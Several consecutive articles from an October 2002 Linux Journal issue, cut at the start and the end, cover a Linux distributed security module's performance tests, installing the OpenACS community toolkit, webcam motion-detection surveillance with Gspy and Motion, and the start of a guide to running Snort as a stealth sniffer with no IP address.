Follow these steps to patch the kernel with LSM. First, download lsm-full-2002_01_15-2.4.17.patch.gz into /usr/src. Then, unzip the patch:

```
  % gunzip lsm-full-2002_01_15-2.4.17.patch.gz
```

Next go to the Linux source tree and apply the patch:

```
% cd /usr/src/linux % patch -p1 <
/usr/src/lsm-full-2002_01_15-2.4.17.patch
```

After applying the appropriate patch, reconfigure the kernel options to support the distributed security module. Modify the following options:

- CODE MATURITY LEVEL: the prompt for development and/or incomplete code/drivers must be set to “y”.
- LOADABLE MODULE SUPPORT: version information on all module symbols must be set to “n” to avoid problems with versioning.
- NETWORKING OPTIONS: network packet filtering must be set to “y” to enable the net-filtering hooks for IP packet modification. Kernel httpd acceleration (EXPERIMENTAL) must be set to “m”. This option will include tcp_sync_mss in the kernel.
- SECURITY OPTIONS: capabilities support should be set to “m”, IP networking support set to “n”, NSA SELinux Support set to “m”, NSA SELinux Development Module set to “y”, NSA SELinux MLS policy (EXPERIMENTAL) set to “n”, LSM port of Openwall (EXPERIMENTAL) set to “n” and Domain and Type Enforcement (EXPERIMENTAL) set to “n”.

Once you enable support for these options, simply build the kernel and modules, install them and run LILO normally.

Installing and Experimenting with DSM

Because all of the components of DSI are not currently implemented, we have created some test programs that emulate these parts, such as loading the security policy and alarm receivers. Before the module can be used it must be loaded into the kernel by root:

```
% /sbin/insmod lsm.o
```

Next, the policy must be supplied to the security module. For this exercise, the security file is a normal ASCII file with four fields: source security ID; target security ID; class (for now, only three classes are implemented: fork, socket and network); and permission.

An extract of the policy file goes like this:

```
1 1 1 0x01
1 1 2 0x07
1 1 3 0x01
```

The policy can be loaded with our test program, called UpdatePolicy:

```
% UpdatePolicy policy_file
```

The alarms can be received by our test program, CheckAlarm. The program is started using **% CheckAlarm**. The default label for a process can be overwritten by changing the first byte of the padding field in the ELF format of the process image (which is the eighth byte in the file).

Test Configuration

We performed three types of testing to develop a preliminary performance evaluation of the security module. The tests included process creation with fork, UDP local access and UDP remote access. The UDP tests were performed with and without IP packet modification, so as to see how much performance was lost during IP packet modification.

These tests were executed on a Pentium III 650MHz machine with 256MB of RAM. Here are our testing methods:

1. Process Creation: measures the time required for a process to fork a child that immediately exits. The parent process loops 100,000 times, performing fork and wait calls.
2. UDP Local Access: measures the time needed by a process to send a UDP message. It sends 500,000 UDP messages in a loop. The sending process does not check whether the message was sent outside the node, and it does not wait for the confirmation. In this case, it is not important whether the server has DSM installed or not.
3. UDP Remote Access Testing: measures the time needed by a process to send a UDP message and receive a UDP response from a server. This test sends and receives 100,000 UDP messages in a loop. The client process will send a new message after receiving the confirmation from the server. In this case, it is important that the server runs the DSM software so that permissions are checked on the receiving side. For our test, the second server is a Pentium II 300MHz desktop with 128MB RAM.

Performance Tests Results

Based on the testing performed, we present the results in Table 1 and Table 2. All numbers are in microseconds.

<u>Performance Results with IP Packet Modification</u>

<u>Performance Results without IP Packet Modification</u>

1. Process Creation Results: we have a 1.2% increase in overhead, because the system has to perform a permission check on the fork operation and spend extra time labeling the child process.

2. UDP Local Access Results: the average overhead for the setting with the DSM module against the setting without the DSM module is 20%. This overhead consists of performing a permission check on the socket, sending a message and sk_buff label attachment for each message, plus labeling the IP messages. When the IP packet modification is disabled (Table 2), the overhead drops to 4.2%.
3. UDP Remote Access Results: the average overhead for the setting with the DSM module against the setting without the DSM module is 30%. The overhead consists of the following: performing a permission check on the send socket side, attaching a label to sk_buff, attaching the security information to the IP message, retrieving the security information on the receive side, attaching the network security ID to sk_buff, performing the permission check on sk_buff, performing the security checking on the socket and repeating all the above operations on the return message. When the IP packet modification is disabled (Table 2), the overhead drops to 5.4%.

In both UDP testing cases, most of the overhead occurred is related to IP packet modification. Only a small fraction of the overhead is caused by the security module.

Ongoing Work

Our ongoing work and future plans for DSM include:

- Fully implementing the framework of the distributed access control.
- Optimizing the code for better performance.
- Providing additional functionality for the server resource to access on behalf of a client.
- Providing security information protection.
- Providing security information transfers at lower levels of the protocol stack.
- Testing cluster security against different types of attacks.

Conclusion

As previously mentioned, DSM is one component of the DSI architecture. So far, we have a basic implementation of DSM. The performance results we presented must be regarded as upper-bound, because no single security operation has been optimized.

We have done some work optimizing the IP packet modification. The primary results have shown significant improvements. The UDP local access with IP packet modification (Table 1) has dropped from 20% overhead to 8%. Similarly, the UDP remote access (Table 1) has dropped from 30% overhead to 14%. These results are promising, and we see many more opportunities to optimize and reach even lower overhead. Nevertheless, the results demonstrate the challenges facing the development of efficient distributed security.

As far as testing in real environments, we tested the framework with buffer-overflow attacks. It proved that our current solution could guard against these types of attacks.

As a final note, we did our best to describe DSM within the limited space we have. However, if you would like more details, please feel free to contact us. We hope you try out the source code for DSM and the supporting test programs and send us your feedback. All source code is available for download at ftp.linuxjournal.com/pub/lj/listings/issue102/6215.tgz.

Acknowledgements

David Gordon and Philippe Veillette, Computer Science interns from Sherbrooke University, for contributing to the DSI Project in the DSM area.

Resources

Miroslaw Zakrzewski (Miroslaw.Zakrzewski@Ericsson.ca) is a researcher at the Open Systems Lab at Ericsson Research. He is the lead developer of the distributed security module.

Ibrahim Haddad (Ibrahim.Haddad@Ericsson.ca) is a researcher at the Ericsson Corporate Unit of Research in Montréal, Canada.

OpenACS

Reuven M. Lerner

Issue #102, October 2002

It doesn't take too much work to remember the dot-com era, back when you could get financing for a company that did almost anything. At the beginning of that period, when the Internet was becoming a mainstream medium, there was a lot of talk about on-line communities. These sorts of communities weren't new to internet veterans, who had been participating in Usenet long before the Web appeared on the scene. But they looked like an excellent opportunity to the venture capitalists and entrepreneurs, who saw on-line communities as a potentially huge market.

As was the case with many such ideas, everything was great except for the business model. Many thousands of on-line communities exist today, all of which make it possible for people from around the world to share information and ideas on a topic. Although few sites have managed to build businesses around such communities, there is no doubt that such software is a vital part of today's web infrastructure.

Creating an on-line community using a relational database and a programming language is not difficult—but creating your tenth web/database user-management system in as many months is annoying for the developer and expensive for clients. Moreover, what happens when a site wants to add new functionality? It would be nice if the new features and fixed bugs could be reflected in all of your sites, rather than only the one on which you made the changes.

Philip Greenspun, author of the wonderful *Philip and Alex's Guide to Web Publishing*, realized all of this back in the mid-1990s, when marrying the Web and databases was still a relatively new idea. His solution was to create a set of applications that took into account the needs of as many on-line communities as possible. The software toolkit he created formed the basis of his doctoral thesis at MIT. It was also the basis for ArsDigita, the web consulting company he founded. When the ArsDigita Community System (ACS) was finally released, Greenspun made it available under the GNU General Public License (GPL).

Like many web consulting firms, ArsDigita never quite lived up to its promise. After several years of meteoric success, investors were brought in to expand the company further. Greenspun was forced out; the company released two half-baked versions of ACS (including one in Java that essentially rewrote the entire system); most of the staff was laid off, and finally, Red Hat (which was backed by the same investors as ArsDigita) hired a handful of programmers and bought the company's few remaining assets.

If ArsDigita had been a proprietary software company, then this would have been the end of the story. But because ACS was licensed under the GPL, the community took over where the company left off. More significantly, the community already had been working on a version of ACS, known as OpenACS, that would use the PostgreSQL relational database rather than the ACS default, Oracle. (This article assumes that you will want to use PostgreSQL; the instructions are only slightly different if you wish to use Oracle.)

OpenACS 4.5, as the first production release was labeled, was released in June of this year. It was renamed the “Open Architecture Community System” to reflect the fact that ArsDigita is no more. But Greenspun's influence is profoundly felt in the OpenACS community, and the wealth of code and documentation written by ArsDigita employees have helped propel the project forward.

This month, we begin an extended look at OpenACS, which is one of the more powerful (if relatively unknown) open-source web toolkits available today. In coming months, we will look at how to install OpenACS, how to use its templating system to create dynamic pages and how to create sophisticated on-line communities with limited code and administration.

What Is OpenACS?

It's easy to say that OpenACS is a toolkit for creating on-line communities. But what does that mean? For starters, it means that OpenACS comes with working versions of most of the applications you're likely to want on a community web site. It handles user registration and administration, forums, FAQs, groups (including a rich permission scheme), news updates, file storage and distribution, personal home pages, surveys and a web-based calendar. As you might expect from a modern system, administration of the applications is done almost completely through the Web, with only a few configuration files.

An experienced developer probably could write some or all of these applications within a few weeks or months. But why reinvent the wheel?

Moreover, OpenACS is built on collective experience gained from building such communities, which is reflected in the sophistication of the data model and applications.

From a developer's perspective, OpenACS provides a database designed for the creation of new, integrated applications. This data model actually is the most important part of OpenACS. Although you could rewrite the software for another database (as has been done with PostgreSQL) and even use a language other than the default Tcl, the data model is where most of the system's smarts lie. OpenACS provides Tcl and Pl/PgSQL procedures that make it easy to work with the data model.

Because OpenACS relies so heavily on a relational database, it is important that access to the database be efficient and flexible. For this reason, OpenACS installations almost always use AOLserver (introduced in last month's installment of At the Forge), instead of the more popular Apache. Because AOLserver uses multiple threads inside of a single server process, it can provide a shared pool of database connections. (Although there is fairly strong allegiance to AOLserver within the OpenACS community, I would not be surprised if the introduction of multithreading Apache 2.0 eventually leads the project in that direction.) And while AOLserver provides its own database API, OpenACS provides a number of higher-level procedures that make it extremely easy to work with a database.

If you plan to work with only a single brand of database, then you can use these procedures directly inside your Tcl programs to store and retrieve information. But to ensure that all applications will work on all platforms, OpenACS encourages developers to place all of their database queries inside specially formatted XML files (with an .xql extension), with each file corresponding to a single database. When a Tcl program invokes a procedure to send a query to the database, the OpenACS “query dispatcher” opens the XML file for the currently configured database, reads the query and sends it to the database. An OpenACS system written in this way should be able to switch from PostgreSQL to Oracle merely by changing the top-level configuration file,

As we saw last month, AOLserver comes with its own templating system, known as ADP, that makes it easy to mix server-side programs with static HTML on a single page. Of course, this means that designers and programmers often are fighting for control of a single file, so designers must know which sections of a page to avoid. OpenACS thus includes a new, more advanced templating system that breaks each page into two parts: a Tcl page that sets variables and an ADP page that retrieves those variable values. This approach is similar in some ways to Zope Page Templates (ZPT) and Enhydra's XMLC.

Design

OpenACS may sound extremely complex, but it actually consists of only four parts: 1) an installed PostgreSQL or Oracle server; 2) AOLserver, compiled with nsxml (the XML-parsing module for AOLserver), the PostgreSQL and/or Oracle driver and an appropriate configuration file; 3) the OpenACS data model; and 4) OpenACS Tcl libraries, Tcl pages and ADP pages.

Until version 4.x, installing OpenACS was straightforward. You installed PostgreSQL and AOLserver, loaded the OpenACS data model using the psql command-line client, copied the OpenACS libraries, Tcl pages and ADP pages into the appropriate directory and began to use the system.

But this approach led to a number of problems, most of which stemmed from the installation's inflexibility. What if I want forums under two different URLs, rather than the default /bboard? What if I want to install only two or three packages, rather than all 40? What if I want to upgrade the e-commerce solution, without also upgrading the FAQ system?

The solution to this problem is the ArsDigita Package Manager, introduced in ArsDigita's ACS 4.x and adopted by OpenACS 4.x. Each application has been renamed a “package” and consists of a data model, .xql files, Tcl libraries, Tcl pages and ADP pages, as well as documentation. Each package can be installed at any number of URLs on the system and can have arbitrary permissions associated with it (using the system of users and groups that are central to OpenACS). Each package also may define one or more parameters, giving custom information each time it is instantiated.

If you install OpenACS in /web/openacs4, then the www directory contains all of the top-level Tcl and ADP pages, the tcl directory contains the top-level Tcl libraries, and the packages directory contains each of the packages loaded onto the system.

Once a package is in the filesystem, you can use the OpenACS web-based installer program to create the package-specific data model in the database. Finally, the site administrator makes the package available by mounting it (one or more times) via the administrative site map. Once mounted, an application is available via the named URL.

Installing OpenACS

Now that I've explained much of the theory behind OpenACS, we're ready to install it. Note that installation is relatively complex, because it involves a number of packages that must be installed with particular ownerships and permissions. The OpenACS 4.5 installation process is smoother and easier than previous versions, but it is still surprisingly easy to make a mistake along the way.

Before beginning, make sure that PostgreSQL 7.1.3 is installed, including the server, client and development libraries. The newest version of PostgreSQL (7.2) has a few subtle incompatibilities with older versions that can make it difficult to install OpenACS. While there are certainly a number of improvements in 7.2, you should be fine using 7.1.3.

Also, make sure you have installed libxml 2.x; on Red Hat systems, you should make sure the libxml2 and libxml2-devel RPMs are both installed. Without these, OpenACS won't be able to open the .info package associated with each file, as well as the .xql files used by the query dispatcher.

Next, install AOLserver, ensuring that /usr/local/aolserver is owned by the nsadmin user:

```
   # mkdir /usr/local/aolserver
   # useradd nsadmin
   # chown -R nsadmin /usr/local/aolserver
```

Rather than installing the stock version of AOLserver, applying the patches that ArsDigita and the OpenACS crew have written over the years and separately downloading the PostgreSQL and XML-parsing modules, you should download the all-in-one version known as “Matt's AOLserver distribution” (see Resources).

Next, create a PostgreSQL user named openacs4, giving it full privileges. (PostgreSQL has its own list of users that is independent of the UNIX list.) In general, such activities must be performed as the postgres user, rather than as root:

```
   # su postgres
   # createuser openacs4
     Shall the new user be allowed to create
       databases? (y/n) y
     Shall the new user be allowed to create
       more new users? (y/n) y
     CREATE USER
```

Now, use this new PostgreSQL user to create a new database, which we will call openacs4:

```
   # createdb -U openacs4 openacs4
     CREATE DATABASE
```

Following this, install the OpenACS package itself while logged in as the root user. You can download the latest release (openacs-4-5-release.tgz) from openacs.org. Traditionally, this package is unpacked under the /web hierarchy:

```
   # mkdir /web
   # cd /web
```

```
  # tar -zxvf /tmp/openacs-4-5-release.tgz
  # mv /web/openacs-4 /web/openacs4
  # chown -R nsadmin.nsadmin /web
```

With the completion of this step, all of the major pieces are in place. What remains is to tie all of these pieces together in the AOLserver configuration file. The easiest starting point for this is to download the file openacs4.tcl.txt from openacs.org, rename it openacs4.tcl, place it in /usr/local/aolserver and edit it in the following ways:

- Modify the httpport to reflect the port on which you want the server to run. By default, HTTP servers run on port 80; in the sample configuration, it is set to 8000.
- Modify the hostname and address settings (lines 14 and 15) to the actual hostname and IP address of the computer on which you want to run your system. In theory, the Tcl code in openacs4.tcl will find your hostname and IP address automatically. But if your computer has more than one name or IP address, or if you want to use localhost as the hostname for testing, then you will have to set this manually.
- Change line 17 to the name of the server and database you wish to use, which should be the name of the directory within /web where the OpenACS software is installed. Thus, if you put the OpenACS software under /web/foo, you should also name your database foo. The server variable on line 17 also should be set to foo.
- Change line 18 to reflect the human-readable name of the on-line community you wish to create.
- On each of the lines where you see **ns_param user nsadmin** change the value (nsadmin) to **openacs4**, the name of the PostgreSQL user that created the database. You must do this for all three of the database connection pools AOLserver opens to PostgreSQL, known as main, log and subquery.

Once you have made these changes, you should be ready to start the system. As root, start the server in foreground mode:

```
  # cd /usr/local/aolserver
  # ./bin/nsd -f -u nsadmin -g nsadmin \
    -t openacs4.tcl
```

You should see a lot of debugging information on your screen, scrolling by faster than you can possibly read. When the scrolling stops, you should see something toward the end that looks like this:

```
  [22/Jul/2002:15:13:41][23316.1024][-main-]
    Notice: nssock: listening on 127.0.0.1:8000
  [22/Jul/2002:15:13:41][23316.8201][-nssock-]
    Notice: nssock: starting
  [22/Jul/2002:15:13:41][23316.8201][-nssock-]
    Notice: nssock: accepting connections
```

If you do, point your web browser to http://localhost:8000/. If all is well, you should see a welcome message from the OpenACS installer. Now, follow the directions to create the system, clicking the next button at the bottom as it appears. Note that the installation process may take awhile, because the installer creates a large number of database tables. Toward the end of the installation process, you will be asked for the e-mail address of the OpenACS administrator, as well as other system parameters.

The final page welcomes you to OpenACS and informs you that AOLserver has been terminated. (This is necessary, so as to load all of the newly installed Tcl library files into AOLserver's memory.) Restart the server, point your browser at http://localhost:8000/ once again, and OpenACS will be ready and waiting for you.

At this point, OpenACS is fully functional, but given that none of the packages have been installed, it won't do very much for you. In next month's At the Forge, we'll take a look at how to install and manage OpenACS packages.

Is OpenACS Worth Your Time?

There's no getting around it: OpenACS is a complex beast. Although the software is generally excellent, it requires an experienced UNIX/web/database hacker to use and modify it. Even the installation procedure is long and complicated, and I can assure you from personal experience that it's often hard to understand where you have made a mistake. The documentation is improving, but there are many gaping holes and difficult-to-understand table structures that can be confusing.

As if that weren't enough, the code isn't completely finished in many places. Yes, the fact that OpenACS is open source does mean you can fix things yourselves. And the community is generally quite open and generous, giving help to those who are trying to get started with it. But it's frustrating to hear constantly that the packages you need are almost ready or that someone expects to finish with them at some point in the future. I'm not averse to helping improve open-source projects, especially when it benefits me (and my clients) directly, but many small annoyances can add up quickly.

Given these complaints, it might seem absurd to think that I endorse OpenACS at all. And indeed, it probably will take some time for the dust to settle and for all of the necessary improvements to be made. But there's no getting around the fact that OpenACS provides a much richer infrastructure for creating on-line communities than anything else I've seen. The included applications might not work completely, but they work pretty darned well overall, and provide most of the functionality that my clients need, right out of the box. Finally, a number of commercial consulting companies, several universities and one or two dozen independent consultants are working on improvements and extensions to OpenACS that promise to make it more robust and featurefull than it is today.

If you're creating an on-line community, and you're not afraid to get your hands dirty with Tcl and SQL code, then you should take a serious look at OpenACS. This month, we considered the overall structure of OpenACS and saw how to install its various elements. Next month, we'll look at how to install and manage the various packages that come with OpenACS, so that we can put together a custom community site that includes only those programs that we really need.

Resources

email: reuven@lerner.co.il

Reuven M. Lerner is a consultant specializing in web/database applications and open-source software. His book, Core Perl, was published in January 2002 by Prentice Hall. Reuven lives in Modi'in, Israel, with his wife and daughter.

Security, with a Sprinkle of Video

Marcel Gagné


Issue #102, October 2002

Come here, François, have a look at this. Yes, you are watching a movie of yourself from a few moments ago. Why? As you know, François, the theme of this issue is security. As everyone is talking computer and network security, I wanted to offer our guests something a little different. Security, like wine, comes in many flavors, *non*?

Here you are coming back from the cellar. You have a very amusing walk, *mon ami*. François, you are not looking. What has you distracted? Ah, I see. Our guests have arrived. Welcome, *mes amis*! Please, sit down and make yourselves comfortable. François, run down to the wine cellar and bring back that 1997 Napa Valley Merlot we were sampling earlier. You will love this wine, *mes amis*--deep red with lots of black raspberry and cherry flavors and long on finish.

There he is! *Mes amis*, let me direct your attention to this monitor. Watch closely. As you can see, François is in the east wing of the wine cellar. The reason I am showing you this is to introduce you to our menu for today, “Security with a Touch of Video”. When we talk security in the Linux kitchen, we almost always mean network security. On some rare occasions, we are willing to discuss user security. But what about home security? Perhaps you have an extensive wine cellar that you want to keep an eye on. Isn't that expensive? Complicated? Did you know you can set up a video surveillance system for not much more than the cost of an inexpensive webcam? For this recipe, I used a Creative Labs CT6840 USB camera from Radio Shack, my Linux system and a few keystrokes. Sounds good? But wait; as they say on television, there's more.

Inexpensive and simple video surveillance is particularly interesting when combined with motion detection technology. That's the idea behind Lawrence P. Glaister's Gspy, a GNOME security camera application. You even can use Gspy to generate daily MPEG movies for later perusal with the Berkeley MPEG tools (more on that shortly). The software captures frames in JPEG format at regular intervals that you can define. Once the absence of motion is confirmed, less frames are written out, although all frames continue to be date- and timestamped. As soon as motion is detected, regular, high-frame capture resumes. This results in a time-lapse video that concentrates on areas of interest. Figure 1 shows a snapshot of Gspy in action.



```
image468 : alarmpix = 364   alarm pixels = 1181, alarm blobs = 216 msdiff=3.5
```

Figure 1. Under the Watchful Eye of Gspy

A successful implementation of Gspy will require the video4linux extensions (in 640 × 480 size) and most likely USB support (for the camera). That means you should probably be running a fairly recent Linux distribution or kernel. To get started, pick up the Gspy source at gspy.sourceforge.net.

Once you have the source safely on your hard disk, it is time for the classic extract and build five-step:

```
tar -xzvf gspy-0.1.4-src.tar.gz
cd gspy
./configure
make
su -c make install
```

That is all there is to it. Almost. I mentioned the creation of movies, so let us look at what we will need to do this. You will need a program called mpeg_encode, part of the Berkeley MPEG tools, available at bmrc.berkeley.edu/frame/research/mpeg/mpeg_encode.html. Now, extract the source and switch to that directory:

```
tar -xzvf mpeg_encode-1.5b-src.tar.gz
cd mpeg_encode
```

Ah, the young lady at table 22 noticed that I did not have you jump into the classic extract and build five-step. Bravo, Mademoiselle. Building the Berkeley MPEG tools is not complicated, but it does require a little advance tweaking. For starters, you need to edit the Makefile and comment out the current CFLAGS definition and also uncomment the line that corresponds to a Linux build (just search for LINUX). Then, you need to comment out the malloc definition in headers/libpnmrw.h. Here's what that section looks like:

```
/* #include <malloc.h>
#if !defined(sco) && !defined(sgi) && !defined(IRIX)
extern char* malloc();
#endif */
```

Note the comment start (**/***) at the beginning of the first line and the comment end (***/**) at the end of the last line. I also needed to comment out the **extern char* sys_errlist[];** definition in libpnmrw.c before I could build the package. When you have done all this, you can do a **make** followed by a **su -c make install**. Is there, you ask, an easier way? The answer is yes. You'll find prebuilt RPMs if you do a quick search for mpeg_encode at www.rpmfind.net.

So, *mes amis*, now we have everything we need. Start the program by typing **gspy &**. Gspy makes use of /dev/video0 as the default input device, but you can change it with the Preferences menu. Have a look at Figure 2 for a snapshot of the configuration dialog. I have specified a folder called “spy” in my home directory. In that folder, the application will create another folder whose name is the date on which the pictures are taken; for instance, the folder for July 19, 2002 is called 20020719. Individual images are stored in the files, and the number of images depends on several things.

Look again at the General configuration tab where I have defined a picture interval of one second. I also have told the program to store an image every 20 seconds. This means that even if no motion is registered, a frame still will be saved (complete with data and timestamp) every 20 seconds.




Image Save Directory /home/mgagne/spy/
Image Label Marcel's Office %Y-%m-%d %H:%
Picture Interval 1 seconds
Periodically Save Image Every 20 snapshots

Figure 2. Configuration Options for Gspy

The other tabs allow you to specify the video4linux device (/dev/video0 by default), various alarm thresholds and a checkbox, should you feel the need to have the system beep each time it notices movement.

The obvious catch is you can use up a fairly large amount of disk space on this task, so please be aware of this. When you have collected enough information, you can click File on the Application menu and elect to compile all your frames into an MPEG movie, which will be called video.mpg. After the movie has been created (remember more frames means more time, so be patient), you can fire up your favorite MPEG viewer and watch the action. Aside from some nice graphical players included with GNOME or KDE, you probably also have the simple plaympeg program pre-installed as part of the smpeg package.

Motion, as the name implies, is another video program that employs video4linux support with motion detection. The approach, however, is a bit different. First of all, the program is command line-based and provides a great deal of configuration options through a global configuration file (/usr/local/etc/motion.conf by default). The program can run as a dæmon in the background, only storing images when motion is detected. Like Gspy, Motion also can take all those captured frames and assemble them (using the Berkeley MPEG tools) into a movie for later viewing. Motion also can output to other programs, run programs before or after detection and store data to an SQL database. The web site also provides links to external programs that have been developed to work with Motion.

To get started, head on over to the Motion web site at motion.technolust.cx. When I dropped by, I picked up version 3.0.4 of the program. This is another simple build following the familiar extract and build five-step:

```
tar -xzvf motion-3.0.4.tar.gz
cd motion-3.0.4
./configure
make
su -c make install
```

That's all there is to it. To run the program, you can just type **motion** and accept all the defaults that exist in the configuration file at /usr/local/etc/motion.conf. Or you can pass command-line arguments like this:

```
motion -B -w -g 30 -t /home/mgagne/motion
```

Before I explain these arguments, I should tell you that the defaults in the configuration file caused the program to fail with a VIDIOCGCHAN error. That's because I wasn't using the video loopback option (which requires a separate driver), but the configuration file still had it set. If you run into the same problem, comment out the **input 2** line near the top of the file. The paragraph looks something like this:

```
# The input to be used
# Default: 8
input 2
```

The last line is the one I commented out with a hash mark. Now that I've told you about my trials and tribulations, let me tell you about those command-line switches. The -B option tells Motion to create MPEG movies after registering an event. The -w activates the light-switch filter, which tells motion to ignore (more or less) changes in light levels as events, whereas the -g option defines the number of seconds between events. Finally, you'll want to have some place where these images are stored, and this is what the -t option is all about.

One other problem you may experience has to do with how you came by your MPEG tools. If you built from source, the mpeg_encode program will be in the /usr/local/bin directory. If you used the RPM package, the binary will be under /usr/bin. Motion looks for mpeg_encode in the /usr/local/bin, so you'll need to modify the configuration file for things to work properly. Look for the following line in /usr/local/etc/motion.conf and make sure it is uncommented:

```
mpeg_encode yes
```

If you used the RPM package, add the following line below the one above:

```
mpeg_encode_bin /usr/bin/mpeg_encode
```

While Motion runs and captures, it stores the images in the directory you specified but with this structure: there will be a subdirectory for the year, followed by one for the month, then the hour and finally, the minute. Movies generated with the -B option will appear in the day folder. For instance, the movies that Motion captured as I wrote this column were in /home/mgagne/motion/2002/07/19.

The configuration file contains a number of parameters that can be set there rather than at the command line. The file is fairly easy to understand, and you should take the time to go through it. One setting that I found particularly useful was this one:

```
jpg_cleanup yes
```

If you are creating movies after each event, it might make sense to get rid of the saved JPEG images. This little setting will do it for you automatically. Also consider setting “quiet yes” unless you want motion to beep each and every single time it detects movement. Therein lies madness.

As closing time draws near, *mes amis*, I must confess to an overwhelming feeling of being watched. As this tends to make me a little nervous, I must share with you my favorite means of calming these feelings. François, please refill our guests' wineglasses a final time. And whatever you do, make sure you keep that camera trained on the wine cellar. Until next month. *A votre santé*! *Bon appétit*!

Resources

Marcel Gagné lives in Mississauga, Ontario. He is the author of Linux System Administration: A User's Guide (ISBN 0-201-71934-7), published by Addison-Wesley (and is currently at work on his next book). He can be reached via e-mail at mggagne@salmar.com.

Archive Index Issue Table of Contents

Advanced search

Stealthful Sniffing, Intrusion Detection and Logging

Mick Bauer

Issue #102, October 2002

In a column about syslog [see “syslog Configuration” in the December 2001 issue of *LJ*] I mentioned “stealth logging”--by running your central log server without an IP address, you can hide your central log server from intruders. But log servers aren't the only type of system that can benefit from a little stealth. Network sniffers and network intrusion detection systems (NIDSes) probes can also function perfectly well without IP addresses, making them less vulnerable to network attacks than the systems they protect.

This month I demonstrate three ways to use the versatile and powerful Snort—as a stealth sniffer, a stealth NIDS probe and a stealth logger—on a network interface with no IP address. If you're already familiar with Snort, I hope you'll see how easily it can be used stealthfully. If you're new to Snort, this article may be a useful crash course for you. All Snort commands and configurations in this article work equally well on interfaces with and without IP addresses.

Why Be Stealthful?

Running internet-connected computers is risky. Anytime you provide services, there's a chance that a hostile user might hijack the system through an application vulnerability or simply overwhelm the system with a denial-of-service attack that sends more traffic to your system than it can handle. For web servers, FTP servers and other systems that end users interact with, this risk never can be eliminated—it only can be minimized or contained.

Network probes and log servers are unique, however, because their roles are fundamentally passive; they receive data but don't need to send any. Taking advantage of their passivity by making them inaccessible from the networks they protect makes a lot of sense.

The trade-off is systems without IP addresses must be administered only from the console, or must have another network interface with an IP address. If a system has multiple interfaces, two precautions are vital. First, IP forwarding must be disabled, and second, the interface with an IP address must be connected to a *different* network from the sniffing/logging interface. It could, for example, be connected to a dedicated “admin” network consisting only of NIDS probes, loggers and administrative workstations.

Physical and System-Level Setup

Physically installing a network interface card (NIC) is easy. Provided that your NIC is supported by your kernel, Linux should automatically detect the NIC and load the appropriate kernel module(s).

However, different distributions handle NIC initialization in different ways. For example, after adding a second NIC to my Red Hat stealth sniffer, I had to create a new file, /etc/sysconfig/network-scripts/ifcfg-eth1, with the following contents:

```
DEVICE=eth1
USERCTL=no
ONBOOT=yes
BOOTPROTO=
BROADCAST=
NETWORK=
NETMASK=
IPADDR=
```

Although Red Hat's Kudzu tool automatically detected the new interface, its network-configuration script returned an error when I declined to give an IP address. By creating my own /etc/sysconfig/network-scripts/ifcfg-eth1 file, I got Red Hat to activate the new interface without actually giving it an IP address. On different distributions other steps may be required.

Stealth Sniffing

Once you've installed and activated your stealth NIC and connected it to the network you wish to monitor, it's time to try some stealth sniffing. For the remainder of the article I'll assume you've already installed Snort. Most Linux distributions contain their own Snort packages, and the latest version is available at www.snort.org. If you're going to use Snort as a NIDS, it's especially important to be running a recent version of Snort.

The Snort command for “sniffer mode” is simply:

```
snort -dvi eth1
```

The -d option tells Snort to decode application data. The -v option tells it to print packets to the console, and the -i option lets you specify the interface to sniff. To tell Snort to skip the hexadecimal data and show only ASCII, use the -C option (Listing 1).

Listing 1. A Packet Dump without Hexadecimal Data

Snort's sniffing functionality works perfectly well on an interface without an IP address.

